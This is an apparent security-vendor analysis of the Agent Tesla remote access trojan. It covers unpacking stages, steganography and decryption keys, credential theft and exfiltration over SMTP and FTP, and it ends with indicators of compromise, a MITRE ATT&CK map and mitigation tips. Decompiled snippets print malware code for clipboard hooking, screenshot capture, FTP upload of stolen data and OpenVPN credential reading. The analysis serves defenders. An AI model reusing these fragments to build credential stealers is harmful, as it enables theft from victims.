Catching the RAT called Agent Tesla

By Ghanshyam More

Published: 2022-02-03 · Archived: 2026-04-05 19:47:39 UTC

For the last few years, the Qualys Research Team has been observing an infamous “Malware-as-a-service” RAT (Remote Access Trojan) called Agent Tesla.

It first appeared in 2014, and since then many variants have been deployed. This malware uses multiple techniques for evading detection as well as making analysis quite difficult. Agent Tesla mainly gets delivered through phishing emails and has capabilities such as keylogging, screen capture, form-grabbing, credential stealing, and more. It will also exfiltrate credentials from multiple software programs like Google Chrome, Mozilla Firefox, and Microsoft Outlook – making its potential impact truly catastrophic.

The malware itself goes through multiple layers of unpacking before deploying its final payload, which is very similar behavior to what’s found in families like Formbook. Agent Tesla is dotnet compiled malware and uses a steganography technique. We have observed a sudden increase in the use of this technique.

This blog reviews Agent Tesla malware’s updated functionality as well as its ongoing evolution.

Technical Analysis:

Agent Tesla performs two-level unpacking to get its final payload delivered, as shown in this flow chart diagram.

In the malware sample, the method names and strings have been heavily obfuscated, as shown in fig. 1.

Fig.1 Main Payload Obfuscation

As we can see in fig. 2, the main payload code contains an obfuscated first stage PE dll file where char “@” is added for “000” at multiple locations. This helps Agent Tesla evade signature-based detection.

Fig.2 first stage dll Obfuscated Code

This module is called "representative", which is a dotnet compiled dll module. After de-obfuscation, the main payload loads this first stage dll module in memory.

Agent Tesla uses a steganography technique as shown in fig. 3, where an image contains an embedded PE file. This resource image is used by the first stage dll module to extract the second stage dll module.



Fig.3 Resource containing PE File

In the first stage dll, "ResourceManager" is created and data from Bitmap "ApplicationTru" (which is present in the main payload) is collected as shown in fig. 4 below.



Fig. 4 Data from Main Payload Bitmap Collected

As shown in fig. 5, decryption routines are then carried out on collected data to generate the second stage module named "CF_Secretaria".



Fig. 5 Decryption Routine for second Stage DLL

In this decryption routine, K1 points to the decryption key and P1 points to data collected from the "ApplicationTru" bitmap.

The first stage dll module loads this "CF_Secretaria" in memory, and then it transfers control to it by calling "CallByName" function, as shown in below fig. 6.



Fig. 6 Call Transfer To 2nd Stage Module

The second stage dll is heavily obfuscated with a utf8 encoding function name to make analysis difficult (fig. 7).



Fig. 7 Second Stage Dll Heavily obfuscated

In the second stage dll module, “ResourceManager” is created to read its resource “bcf6M”. This resource data contains an encrypted PE file which is the final payload. On the collected resource data, an initial XOR operation is carried out with the key “PnltzRBT”, as shown in fig. 8.

Fig. 8 Initial Decryption Routine for Final Payload

Initial decryption logic is the same as is used for the second stage dll module extraction… but with a different key. After initial decryption routines, further decryption is carried out where data is decrypted with a 16 bytes XOR key. This key is present at the start of the previously decrypted buffer. After this decryption, the malware delivers the final payload (fig. 9).



Fig.9 Further Decryption Routine for Final Payload

After this process, code injection is carried out in the main process (fig. 10).



Fig. 10 Code Injection in Main Process

After performing a process hollowing into the current process, it starts stealing computer information.

Agent Tesla collects information like computer name, TCP hostname, DNS client, domain, and more (fig. 11).



Fig.11 Computer Name and TCP Settings

The malware contains a predefined list of browsers, and it checks for their presence on the system (fig. 12).

Fig. 12 Browser Data Lookup

If these browser directories are found, it collects a list of all the files and folders present in them. Then it checks for the "User data" directory and, if found, next checks for the "Login Data" file that contains mail ids and password information of stored profiles. Fig. 13 shows code checking for the presence of browsers information.



Fig.13 Browser Information

Agent Tesla also checks for browser cookies and collects information about them. Fig. 14 shows profile collected information for the Edge browser.



Fig. 14 Collected Profile Information for Edge Browser

The sample also has capabilities to capture keystrokes. Fig. 15 shows the code that can be used in Keylogging.



Fig. 15 KeyLogging

It can also steal clipboard data (fig. 16).

```
[DllImport("user32", CharSet = CharSet.Auto, EntryPoint = "SetClipboardViewer", SetLastError = true)]
private static extern IntPtr A(IntPtr);

// Token: 0x06000087 RID: 135
[DllImport("user32", CharSet = CharSet.Auto, EntryPoint = "ChangeClipboardChain", SetLastError = true)]
private static extern bool A(IntPtr, IntPtr);
```

Fig. 16 Stealing ClipboardData

Agent Tesla also has the capability to capture a screenshot and send it in jpeg format. As can be seen in the code, the collected image is encoded and then converted to base64 format.

```
Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
EncoderParameters encoderParameters = new EncoderParameters(1);
System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
ImageCodecInfo encoder = global::A.b.A(ImageFormat.Jpeg);
EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
encoderParameters.Param[0] = encoderParameter;
Graphics graphics = Graphics.FromImage(bitmap);
Graphics graphics2 = graphics;
Point point = new Point(0, 0);
Point upperLeftSource = point;
Point upperLeftDestination = new Point(0, 0);
graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
MemoryStream memoryStream = new MemoryStream();
bitmap.Save(memoryStream, encoder, encoderParameters);
memoryStream.Position = 0L;
if (global::A.b.A == 0)
{
    if (global::A.b.A)
    {
        global::A.b.A(4, Convert.ToBase64String(memoryStream.ToArray()));
    }
}
```

Fig. 17 Capturing a ScreenShot

Further, it also steals FTP credentials and sends them through the STOR method (fig. 18).

```
public static void A(byte[] A_0, string A_1)
{
    try
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(E531F780-6F11-40DE-8643-19357D9410BE.an() + A_1);
        ftpWebRequest.Credentials = new NetworkCredential(E531F780-6F11-40DE-8643-19357D9410BE.aO(), E531F780-6F11-40DE-8643-19357D9410BE.ao());
        ftpWebRequest.Method = E531F780-6F11-40DE-8643-19357D9410BE.aP();
        Stream requestStream = ftpWebRequest.GetRequestStream();
        requestStream.Write(A_0, 0, A_0.Length);
        requestStream.Close();
        requestStream.Dispose();
    }
    catch (Exception ex)
    {
    }
}
```

"%ftphost%/" "STOR" "%ftppassword%"

Fig. 18 FTP Credential Stealing

It searches for the “Open-VPN” “config” directory to steal credentials of it (fig. 19).

```
try
{
    if (Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.dY(), true) == null)
    {
        return result;
    }
}
catch (Exception ex)
{
    return result;
}
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.dY(), true);
string[] subKeyNames = registryKey.GetSubKeyNames();
foreach (string text in subKeyNames)
{
    try
    {
        RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.dy() + text, true);
        string @string = Encoding.Unicode.GetString((byte[])registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.dZ()));
        byte[] array2 = (byte[])registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.dz());
        byte[] array3 = (byte[])registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.EA());
        Array.Resize<byte>(ref array3, checked(array3.Length - 1));
        string password = global::A.b.e.B(array2, array3);
        global::A.b.x x = new global::A.b.x();
        x.URL = global::A.b.e.A(text);
        x.UserName = @string;
        x.Password = password;
        x.Browser = E531F780-6F11-40DE-8643-19357D9410BE.Ea();
    }
```

"Software\OpenVPN-GUI\configs" "username" "auth-data"

Fig. 19 OpenVPN Config Stealing

Agent Tesla also has the capability to check for the NordVPN configuration and steal its credentials.

It can search for “recentservers.xml” of FileZilla to get information about recent FTP server connections.

It also steals information such as IMAP Password, POP3 Password, HTTP Password, and SMTP Password. For this, it checks Microsoft Outlook registry entries as shown below (fig. 20).



Fig. 20 Outlook Reg Lookup for Credentials

The sample encrypts data before communicating with its command & control server and uses the TOR client for keeping its communication and connection anonymous. It may download the TOR client from the TOR website (fig. 21).



Fig. 21 Using TorClient for C2C Communication

Stolen data is then exfiltrated over SMTP (fig. 22).



Fig. 22 Data Exfiltration Over SMTP

The email subject line contains the combination of OS and Computer name, and the body contains system information along with the stolen credential information.

For persistence, the sample drops its copy at `c:\ %insfolder%\%insname%` and creates a run entry (fig. 23).



Fig. 23 run Reg Entry

Indicators of Compromise (IOCs):

```
SHA256
Initial File: 7f7323ef90321761d5d058a3da7f2fb622823993a221a8653a170fe8735f6a45
1st Payload: c0ee1071e444f415f8b62856a0896f3b22e563f1bb4f03d14142583efe49a565
2nd Payload: ad9a0f051fba2363abeab5b9a9d169572db48256307e826751c6a3140c60eef1
3rd Payload: 148043d39c826025b65a0405e34acb08bb7e44a0566c13b4030412b734076438
```

Agent Tesla TTP Map:

Initial Access	Execution	Persistence	privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control
Phishing: Spear phishing Attachment (T1566.001)	Scheduled Task/ Job (T1053)	Boot or Logon Autostart Execution (T1547)	Boot or Logon Autostart Execution (T1547)	Deobfuscate/ Decode Files or Information (T1140)	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Account Discovery: Local Account (T1087.001)	Archive Collected Data(T1560)	Applicatio Layer Protocol: Mail Protocols (T1071.00
			Process Injection (T1055)	Obfuscated Files or Information (T1027)	Input Capture: Keylogging (T1056.001)	System Information Discovery (T1082)	Clipboard Data(T1115)	Applicatio Layer Protocol: Web Protocols (T1071.00
			Scheduled Task/ Job (T1053)	Process Injection (T1055)	Unsecured Credentials: Credentials from Files (T1552.001)	System Network Configuration Discovery (T1016)	Input Capture: KeyLogging (T1056.001)	
					Unsecured Credentials: Credentials in Registry (T1552.002)	System Owner/ User Discovery (T1033)	Man in the Browser (T1185)	
							Screen Capture (T1113)	
							Video Capture (T1125)	

Mitigation or Additional Important Safety Measures

Keep software updated

- Always keep your security software (antivirus, firewall, etc.) up to date to protect your computer from new variants of malware.
- Regularly patch and update applications, software, and operating systems to address any exploitable software vulnerabilities.
- Do not download cracked/pirated software as they risk backdoor entry for malware into your computer.
- Avoid downloading software from untrusted P2P or torrent sites. In most cases, they are malicious software.

Beware of emails

- Don’t open attachments and links from unsolicited emails. Delete suspicious looking emails you receive from unknown sources, especially if they contain links or attachments. Cybercriminals use ‘Social Engineering’ techniques to lure users into opening attachments or clicking on links that lead to infected websites.

Disable macros for Microsoft Office

- Don’t enable macros in document attachments received via emails. A lot of malware infections rely on your actin to turn ON macros.

- Consider installing Microsoft Office Viewers. These viewer applications let you see what documents look like without even opening them in Word or Excel. More importantly, the viewer software doesn't support macros at all, so this reduces the risk of enabling macros unintentionally.

Having minimum required privileges

- Don't assign Administrator privileges to users. Most importantly, don't stay logged in as an administrator unless it is strictly necessary. Also, avoid browsing, opening documents or other regular work activities while logged in as an administrator.
